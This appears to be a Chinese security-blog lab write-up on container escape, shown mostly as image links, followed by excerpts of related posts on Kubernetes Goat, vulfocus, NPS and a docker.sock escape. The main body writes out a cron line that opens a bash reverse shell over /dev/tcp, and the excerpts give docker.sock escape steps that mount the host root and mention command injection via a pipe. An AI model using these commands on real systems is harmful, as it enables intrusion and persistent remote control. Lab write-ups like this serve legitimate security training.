







逃逸



1 | echo '* * * * * bash -i >& /dev/tcp/ip/4000 0>&1' >> /test/var/spool/cron/root |

结束
文章作者: putdown
版权声明: 本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Putdownd’s Blog!
相关推荐
2023-10-28
Kubernetes Goat 05 - Docker CIS benchmarks analysis
Docker CIS benchmarks analysisDocker CIS 基线分析 首先需要部署docker bench security将它启动为DaemonSet 1cd kubernetes-goat/ 1kubectl apply -f scenarios/docker-bench-security/deployment.yaml 运行容器应用 1kubectl get pod 1kubectl exec -it docker-bench-security-6npjf -- sh 等待结果就好了 结束
2023-02-13
vulfocus搭建第二种方案-镜像下载问题
搭建问题 上一篇: https://putdown.top/archives/2454ee1f.html 镜像下载的时候没有反应;下载慢等情况. 官方搭建文档: https://fofapro.github.io/vulfocus/#/INSTALL?id=docker-compose-%e5%ae%89%e8%a3%85 第二种方案 搭建开始拉取 vulfocus 和安装项目依赖123在盘符新建文件夹 datacd /datagit clone https://github.com/fofapro/vulfocus.git web 配置环境参数12cd /data/webvim docker-compose.yaml 修改文件 下面还有一处, xxx.xxx.xxx.xxx ,忘记修改了,自行修改下 启动项目1docker-compose up 这时浏览器地址栏输入本机ip即可访问vulfocus服务 预览 镜像问题 靶场镜像下载1https://hub.docker.com/u/vulfocus 例子 1docker pull vu...
2024-01-17
docker-compose搭建NPS
docker-compose搭建NPS 新建文件夹 /opt/nps 在 /opt/nps文件夹下新建 docker-compose.yml 文件 文件内容: 12345678910version: "3"services: minio: privileged: true image: ffdfgdfg/nps:latest container_name: nps restart: always network_mode: "host" volumes: - /opt/nps/conf:/conf 下载配置文件 去 github下载配置文件, 1https://github.com/ehang-io/nps 整个 conf 文件夹 下载完这个文件夹包含这些文件 修改配置文件 修改 nps.conf 修改账号密码或者端口 nps 未授权和默认key修复方法 还是 nps.conf配置文件 取消掉 auth_key的注释,把后面的值改一下 启动1dock...
2024-12-24
无法拉取镜像的环境下进行docker.sock 逃逸
报错信息: 1docker: Error response from daemon: Get "https://registry-1.docker.io/v2/": proxyconnect tcp: dial tcp 192.168.88.172:7897: connect: connection refused. 12docker imagesdocker save -o alpine_latest.tar alpine:latest 导入镜像逃逸 在要逃逸的容器内执行 下载制作好的镜像 1curl http://192.168.x.x:8000/alpine_latest.tar -o /tmp/alpine_latest.tar 1/tmp/docker/docker load -i /tmp/alpine_latest.tar 1/tmp/docker/docker -H unix:///run/docker.sock run -v /:/mnt -it alpine sh 成功逃逸
2025-08-19
镜像运行(vmdk在vmware运行)
衔接上文 上一篇文章是吧E01的镜像转换为了vmdk格式,并在虚拟机进行了挂载 今天是把镜像实在虚拟机里面完整跑起来 准备工作 vmdk格式的镜像文件 vmware虚拟机啊 开始 首先新建虚拟机,选择自定义 默认下一步 稍后安装 看恢复的系统,这次是windows就选择了windows 自定义名称路径 固件类型选在bios 按需配置cpu及内存 因为是镜像恢复就不联网了 控制器类型,默认 磁盘类型scsi 使用现有的虚拟机 选择要跑的vmdk文件 保持现有格式 完成 结束 最近有点老年痴呆,简单记录下过程
2023-10-27
Kubernetes Goat 02 - docker in docker
Kubernetes Goat 02 - docker in docker 靶机ip:http://192.168.72.129:1231/ 能执行ping命令 职业习惯加个管道符 反弹shell 尝试使用bash来反弹没有成功 使用python反弹执行成功 监听 执行命令 